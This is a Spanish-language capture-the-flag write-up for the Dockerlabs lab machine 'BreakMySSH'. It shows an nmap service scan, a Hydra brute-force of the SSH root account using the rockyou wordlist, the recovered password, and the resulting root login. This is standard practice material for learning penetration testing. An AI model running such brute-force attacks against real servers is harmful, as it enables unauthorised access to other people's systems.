🏴‍☠️ Write-Up: Máquina "BreakMySSH"

📌 **Plataforma: Dockerlabs**
📌 **Dificultad: Muy fácil**
📌 **Autor: Joaquín Picazo**


🔎 Metodología de Pentesting

El proceso se realizó siguiendo la siguiente metodología:

1️⃣ **Reconocimiento** – Recolección de información general sobre la máquina objetivo.
2️⃣ **Escaneo y Enumeración** – Identificación de servicios, tecnologías y versiones en uso.
3️⃣ **Explotación** – Uso de vulnerabilidades encontradas para obtener acceso al sistema.
4️⃣ **Escalada de Privilegios y Post-Explotación** – Obtención de permisos elevados hasta lograr acceso total para realizar una extracción de información.

📡 1. Reconocimiento y Recolección de Información

Realizo un escaneo general de todos los puertos para saber cuáles están abiertos.



🎯 2. Escaneo y Enumeración

Ya sabiendo que puertos están abiertos, hago un escaneo más profundo para obtener mayor información de servicios y versiones.

```
┌──(root㉿kali)-[/home/cypher/breakmyssh]
└─# nmap -vvv -p 22 -sV -sC 172.17.0.2
```

```
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 64 OpenSSH 7.7 (protocol 2.0)
| ssh-hostkey:
|   2048 1a:cb:5e:a3:3d:d1:da:c0:ed:2a:61:7f:73:79:46:ce (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDfOr49bj2kh3ab2WutTu6Jx7NA7OKSxzp42bJU4nqtQlICZbjiBXhOa1ZKOfUfNvXOGEThiSrTNbf1nRGzXtACiZQp+RwQr5ZEYPAOyasC7C29FaIZVURR7FuFea+
tfWZjbzDaP8WnA/U3TQHwtUBsNSR3qFscgJQ1niCyrfH/4rbUk5jiLYN6y8NjctGvsvwPE+cCiFVge76qyfzmZdaf5gJT9DKDt47iBkrngCODYrqqt+Bbl9ZEGh5SUfDqYfsFMIvlsSjmbx0HtMc2NhTW7jLtyV3Xm6yn
FUZmQRPRqXdzuN5TIhYzaQD8ogC1Hk9sYJJNUMMF+lGVf15iouMn
|   256 54:9e:53:23:57:fc:60:1e:c0:41:cb:f3:85:32:01:fc (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBLJ77V//dhC1BX2KXpMNurk9hJPA3aukuoMLPajtYfaewmlwrsK5Rdss/I/iQ23YrziNvWb3VMJk511YbvvreZo=
|   256 4b:15:7e:7b:b3:07:54:3d:74:ad:e0:94:78:0c:94:93 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAICFLUqv+frul58FgQLXP91bNrTRC9d1X545DZJ0wsw6z
MAC Address: 02:42:AC:11:00:02 (Unknown)
```

Se puede notar que no se permite ingreso “anonymous”.

💥 3. Explotación de Vulnerabilidades

Como la máquina se llama “break my ssh” se le puede asociar a aplicar fuerza bruta, y como no tenemos información de usuarios, podemos deducir que solo queda la opción de usuario root.

```
┌──(root㉿kali)-[/home/cypher/breakmyssh]
└─# hydra -l  root  -P /usr/share/wordlists/rockyou.txt ssh://172.17.0.2

Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding,
 these **s ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-03-22 19:45:50
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://172.17.0.2:22/
[22][ssh] host: 172.17.0.2   login: root   password: estrella
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 3 final worker threads did not complete until end.
[ERROR] 3 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-03-22 19:45:54
```

Se logra obtener mediante fuerza bruta con hydra la contraseña del usuario root. Por lo tanto, ahora las ocuparé para ingresar por el servicio SSH.

```
┌──(root㉿kali)-[/home/cypher/breakmyssh]
└─# ssh root@172.17.0.2
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@    WARNING: REMOTE HOST IDENTIFICATION HAS CHANGED!     @
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
IT IS POSSIBLE THAT SOMEONE IS DOING SOMETHING NASTY!
Someone could be eavesdropping on you right now (man-in-the-middle attack)!
It is also possible that a host key has just been changed.
The fingerprint for the ED25519 key sent by the remote host is
SHA256:U6y+etRI+fVmMxDTwFTSDrZCoIl2xG/Ur/6R0cQMamQ.
Please contact your system administrator.
Add correct host key in /root/.ssh/known_hosts to get rid of this message.
Offending ECDSA key in /root/.ssh/known_hosts:5
  remove with:
  ssh-keygen -f '/root/.ssh/known_hosts' -R '172.17.0.2'
Host key for 172.17.0.2 has changed and you have requested strict checking.
Host key verification failed.
```

Si sale ese error, encontré esta página web que dice que comandos usar para arreglarlo: https://stackoverflow.com/questions/20840012/ssh-remote-host-identification-has-changed

```
┌──(root㉿kali)-[/home/cypher/breakmyssh]
└─# ssh-keygen -R 172.17.0.2

# Host 172.17.0.2 found: line 4
# Host 172.17.0.2 found: line 5
/root/.ssh/known_hosts updated.
Original contents retained as /root/.ssh/known_hosts.old
```

Con el problema anterior solucionado, ya se puede volver a intentar ingresar por el servicio ssh con las credenciales obtenidas. Lo cual se puede ver que fué todo un éxito.

```
┌──(root㉿kali)-[/home/cypher/breakmyssh]
└─# ssh root@172.17.0.2
The authenticity of host '172.17.0.2 (172.17.0.2)' can't be established.
ED25519 key fingerprint is SHA256:U6y+etRI+fVmMxDTwFTSDrZCoIl2xG/Ur/6R0cQMamQ.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.17.0.2' (ED25519) to the list of known hosts.
root@172.17.0.2's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
```

🔐 4. Escalada de Privilegios y Post-explotación

Ahora, se aplica un “whoami” y se evidencia que ya se tiene el root en esta máquina.

```
root@2496755748eb:~# whoami
root
root@2496755748eb:~# pwd
/root
```

🏆 Banderas y Resultados

✔ **Root:** Se logró ingresar con privilegios root.